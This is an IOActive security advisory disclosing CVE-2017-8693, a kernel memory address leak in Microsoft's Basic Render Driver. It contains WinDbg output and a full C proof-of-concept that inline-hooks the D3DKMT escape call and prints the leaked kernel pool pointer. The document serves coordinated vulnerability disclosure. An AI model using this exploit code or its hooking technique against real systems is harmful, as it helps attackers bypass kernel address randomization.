IOActive Security Advisory

Title	Microsoft Kernel Graphic Driver Kernel Memory Address Disclosure
Severity	High – CVSSv2 Score 5.4 (AV:L/AC:M/Au:N/C:C/I:N/A:P)
Discovered by	Enrique Nissim
Advisory Date	October 17, 2017

Affected Product

Microsoft Basic Render Driver (BasicRender.sys).

Impact

The latest version of Microsoft Basic Render Driver (BasicRender.sys 10.0.15063.413) is vulnerable to information disclosure. This issue allows an unprivileged user to map the kernel memory layout.

Assigned CVE-2017-8693.

Additional Information: https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2017-8693


Background

The “Microsoft Basic Render Driver” adapter is an implementation of the Windows Display Driver Model present on all Windows systems since Windows 8. Applications might choose to interact with this driver instead of the hardware display driver.

More info: https://msdn.microsoft.com/en-us/library/windows/desktop/bb205075(v=vs.85).aspx

Technical Details

IOActive identified a kernel address memory leak while processing the `pPrivateDriverData` structure in the `DxgkDdiEscape` system call:



The kernel address leaked corresponds to the pool address of the `hContext` parameter from the `DXGKARG_ESCAPE` structure.[1]

Setting a breakpoint at `BasicRender+0x5e4b` (just before the leak occurs):

```
7: kd> r
rax=0000000000000000 rbx=ffffa481e4f9f7f0 rcx=0000001c860fd000
rdx=0000001c860fd000 rsi=ffff94014bd20010 rdi=ffff94014fcbd1a0
rip=fffff80295755e4b rsp=ffffa481e4f9f430 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000000 r10=7ffffffffffffffc
r11=ffffa481e4f9f400 r12=0000000000000000 r13=ffffa481e4f9f7f0
r14=ffffa481e4f9f688 r15=0000000000000000
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00000286
BasicRender!WarpKMEscape+0x25b:
```

[1] https://msdn.microsoft.com/en-us/library/windows/hardware/ff557588(v=vs.85).aspx


```
fffff802`95755e4b 48897b08        mov     qword ptr [rbx+8],rdi
ds:002b:ffffa481`e4f9f7f8=0000000000000000

7: kd> !pool rdi
Pool page ffff94014fcbd1a0 region is Unknown
 ffff94014fcbd000 size:  190 previous size:    0  (Allocated)  File
*ffff94014fcbd190 size:  160 previous size:  190  (Allocated) *WPCT
        Pooltag WPCT : Basic Render DX Context, Binary : BasicRender.sys
 ffff94014fcbd2f0 size:  d10 previous size:  160  (Allocated)  AleS
```

RBX is a user-mode buffer that we passed in the first place, and the content of `RDI` will be written into `[RBX+0x08]`.

The bug was spotted by reverse engineering. IOActive created the following PoC:

```
// TestGraphicDrv.cpp : Defines the entry point for the console
application.
//

#include "stdafx.h"
#include <windows.h>
#include <d3dkmthk.h>
#include <d3d11.h>


#if defined _M_X64
#define TRAMPOLINE_BYTES 12
#elif defined _M_IX86
#define TRAMPOLINE_BYTES 5
#endif


PSLIST_ENTRY pHookSetupFirstEntry, pHookSetupListEntry;
PSLIST_HEADER pHookSetupListHead;
typedef struct _HOOK_SETUP_ITEM {
   SLIST_ENTRY ItemEntry;
   PVOID OriginalFunction;
   PVOID HookFunction;
   BYTE FunctionOriginalOpcodes[TRAMPOLINE_BYTES];
   BYTE JmpOpcodes[TRAMPOLINE_BYTES];
} HOOK_SETUP_ITEM, *PHOOK_SETUP_ITEM;
PHOOK_SETUP_ITEM SearchInHookSetupList(PVOID originalFunction);

CRITICAL_SECTION g_CS_D3DKMTEscape;
typedef NTSTATUS(WINAPI *D3DKMTESCAPE)(D3DKMT_ESCAPE*);
D3DKMTESCAPE pfnD3DKMTEscape; // Pointer to the original D3DKMTEscape
function
NTSTATUS WINAPI D3DKMTEscape_hook(D3DKMT_ESCAPE*); // Contract for the
hook of D3DKMTEscape


void WarpEscape(D3DKMT_ESCAPE *pData);

void insertHook(LPVOID hookFunction, LPVOID originalFunction, BYTE
*oldBytes, BYTE *jmpBytes)
{
   DWORD oldProtect = 0;
```



```
#if defined _M_X64
   // 64-bit API Hooking
   BYTE tempJMP[TRAMPOLINE_BYTES] = {
         0x48, 0xB8, // MOV RAX, 0xDEADBEEFDEADBEEF
         0xDE, 0xAD, 0xBE, 0xEF,
         0xDE, 0xAD, 0xBE, 0xEF,
         0xFF, 0xE0 // JMP RAX
   };
   memcpy(jmpBytes, tempJMP, TRAMPOLINE_BYTES);
   VirtualProtect((LPVOID)originalFunction, 1, PAGE_EXECUTE_READWRITE,
&oldProtect);
   memcpy(oldBytes, originalFunction, TRAMPOLINE_BYTES);
   memcpy(&jmpBytes[2], &hookFunction, 8);
#elif defined _M_IX86
   // 32-bit API Hooking
   BYTE tempJMP[TRAMPOLINE_BYTES] = { 0xE9, 0xDE, 0xAD, 0xBE, 0xEF }; //
JMP 0xDEADBEEF
   memcpy(jmpBytes, tempJMP, TRAMPOLINE_BYTES);
   DWORD JMPSize = ((DWORD)hookFunction - (DWORD)originalFunction - 5);
   VirtualProtect((LPVOID)originalFunction, TRAMPOLINE_BYTES,
PAGE_EXECUTE_READWRITE, &oldProtect);
   memcpy(oldBytes, originalFunction, TRAMPOLINE_BYTES);
   memcpy(&jmpBytes[1], &JMPSize, 4);
#endif
   memcpy(originalFunction, jmpBytes, TRAMPOLINE_BYTES);
}

int install_hook(PVOID originalFunction, PVOID hookFunction) {
   if (originalFunction == NULL) {
         return -1;
   }
   PHOOK_SETUP_ITEM newHookSetup =
(PHOOK_SETUP_ITEM)_aligned_malloc(sizeof(HOOK_SETUP_ITEM),
         MEMORY_ALLOCATION_ALIGNMENT);
   newHookSetup->OriginalFunction = originalFunction;
   newHookSetup->HookFunction = hookFunction;

   pHookSetupFirstEntry = InterlockedPushEntrySList(pHookSetupListHead,
         &(newHookSetup->ItemEntry));

   insertHook(
         newHookSetup->HookFunction,
         newHookSetup->OriginalFunction,
         newHookSetup->FunctionOriginalOpcodes,
         newHookSetup->JmpOpcodes
   );

   return 0;
}

PHOOK_SETUP_ITEM SearchInHookSetupList(PVOID originalFunction) {
   // Fucking SLIST...
#if defined _M_X64
   pHookSetupListEntry = (PSLIST_ENTRY)(pHookSetupListHead-
>HeaderX64.NextEntry << 4);
#elif defined _M_IX86
   pHookSetupListEntry = &pHookSetupListHead->Next;
```

```
#endif

   pHookSetupListEntry = pHookSetupListEntry->Next;

   while (pHookSetupListEntry != NULL) {
         if (((PHOOK_SETUP_ITEM)pHookSetupListEntry)->OriginalFunction ==
originalFunction)
               break;
         pHookSetupListEntry = pHookSetupListEntry->Next;
   }

   return (PHOOK_SETUP_ITEM)pHookSetupListEntry;
}

BOOL installHooks() {
   int success = 0;
   // Initialize the list header to a MEMORY_ALLOCATION_ALIGNMENT
boundary.
   pHookSetupListHead =
(PSLIST_HEADER)_aligned_malloc(sizeof(SLIST_HEADER),
MEMORY_ALLOCATION_ALIGNMENT);
   if (NULL == pHookSetupListHead) {
         printf("Memory allocation failed.\n");
         return 0;
   }

   InitializeSListHead(pHookSetupListHead);

   InitializeCriticalSection(&g_CS_D3DKMTEscape);
   pfnD3DKMTEscape =
(D3DKMTESCAPE)GetProcAddress(GetModuleHandleA("win32u.dll"),
"NtGdiDdDDIEscape");
   success += install_hook(pfnD3DKMTEscape, D3DKMTEscape_hook);


   // Dummy Hook,, hack for SLISTS :)
   PHOOK_SETUP_ITEM newHookSetup =
(PHOOK_SETUP_ITEM)_aligned_malloc(sizeof(HOOK_SETUP_ITEM),
         MEMORY_ALLOCATION_ALIGNMENT);
   newHookSetup->OriginalFunction = (PVOID)0xDEADBEEF;
   newHookSetup->HookFunction = (PVOID)0xDEADBEEF;
   pHookSetupFirstEntry = InterlockedPushEntrySList(pHookSetupListHead,
         &(newHookSetup->ItemEntry));

   return success == 0;
}

void InitializeD3D(HWND hWnd) {
   DXGI_SWAP_CHAIN_DESC sd;
   ZeroMemory(&sd, sizeof(sd));
   sd.BufferCount = 1;
   sd.BufferDesc.Width = 640;
   sd.BufferDesc.Height = 480;
   sd.BufferDesc.Format = DXGI_FORMAT_R8G8B8A8_UNORM;
   sd.BufferDesc.RefreshRate.Numerator = 60;
   sd.BufferDesc.RefreshRate.Denominator = 1;
   sd.BufferUsage = DXGI_USAGE_RENDER_TARGET_OUTPUT;
```




```
   sd.OutputWindow = hWnd;
   sd.SampleDesc.Count = 1;
   sd.SampleDesc.Quality = 0;
   sd.Windowed = TRUE;

   D3D_FEATURE_LEVEL FeatureLevels = D3D_FEATURE_LEVEL_9_1;
   D3D_FEATURE_LEVEL FeatureLevel;

   IDXGISwapChain *pSwapChain = (IDXGISwapChain
*)malloc(sizeof(IDXGISwapChain));
   ID3D11Device *g_pd3dDevice = (ID3D11Device
*)malloc(sizeof(ID3D11Device));
   ID3D11DeviceContext *ppImmediateContext = (ID3D11DeviceContext
*)malloc(sizeof(ID3D11DeviceContext));

   HRESULT hr = S_OK;
   hr = D3D11CreateDeviceAndSwapChain(NULL,
         D3D_DRIVER_TYPE_WARP,
         NULL,
         0,
         &FeatureLevels,
         1,
         D3D11_SDK_VERSION,
         &sd,
         &pSwapChain,
         &g_pd3dDevice,
         &FeatureLevel,
         &ppImmediateContext);

   char buff[256] = { 0 };
   sprintf(buff, "hr: %08x\n", hr);
   //MessageBoxA(hWnd, buff, "info", 0);
}

NTSTATUS WINAPI D3DKMTEscape_hook(D3DKMT_ESCAPE *pData)
{
   //__debugbreak();
   EnterCriticalSection(&g_CS_D3DKMTEscape);

   PHOOK_SETUP_ITEM p = SearchInHookSetupList(pfnD3DKMTEscape);
   if (!p) {
         printf("Error: Hook not found in list!\n");
         exit(-1);
   }
   memcpy(pfnD3DKMTEscape, p->FunctionOriginalOpcodes, TRAMPOLINE_BYTES);
   // If there's a succesfully running log file handler.
   NTSTATUS retValue;

   WarpEscape(pData);

   // Call the original function, with original behavior.
   retValue = pfnD3DKMTEscape(pData);

   // Finally, set the hook back, and restablish the original protection.
   memcpy(pfnD3DKMTEscape, p->JmpOpcodes, TRAMPOLINE_BYTES);

   LeaveCriticalSection(&g_CS_D3DKMTEscape);
```



```
   return retValue;
}



void WarpEscape(D3DKMT_ESCAPE *pData)
{
   static int i = 0;
   D3DKMT_ESCAPE pEscape = { 0 };
   memcpy(&pEscape, pData, sizeof(D3DKMT_ESCAPE));

   char blob[0x1000];
   memset(blob, 0x00, sizeof(blob));
   pEscape.Type = D3DKMT_ESCAPE_DRIVERPRIVATE;

   char *mem = (char *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
0x20);
   //D3DDDI_ESCAPEFLAGS flags = { 0 };
   //flags.Value = 0xFFFFFFF0;
   *(DWORD *)(mem + 0x00) = 4;
   *(PVOID *)(mem + 0x10) = blob;
   *(PVOID *)(mem + 0x18) = (PVOID)0x1000;
   //pEscape.Flags = flags;
   pEscape.pPrivateDriverData = mem;
   pEscape.PrivateDriverDataSize = 0x20;

   pfnD3DKMTEscape(&pEscape);
   if (*(PVOID *)(mem + 0x8)) {
         printf("Leaked Address: %p\n", *(PVOID *)(mem + 0x8));
   }

   HeapFree(GetProcessHeap(), 0, mem);
}

int main()
{
   installHooks();
   InitializeD3D(0);
   return 0;
}
```

Running the PoC:



Mitigation

Do not write kernel addresses or sensitive content into `UserMode` buffers.

Timeline

07/20/2017 – IOActive reports vulnerability to Microsoft

09/21/2017 – MSRC provides an update: patch is going to be released in October 2017

10/10/2017 – Microsoft publishes the advisory and assigns CVE-2017-8693

XX/XX/2017 – IOActive confirms the fix and publishes the advisory

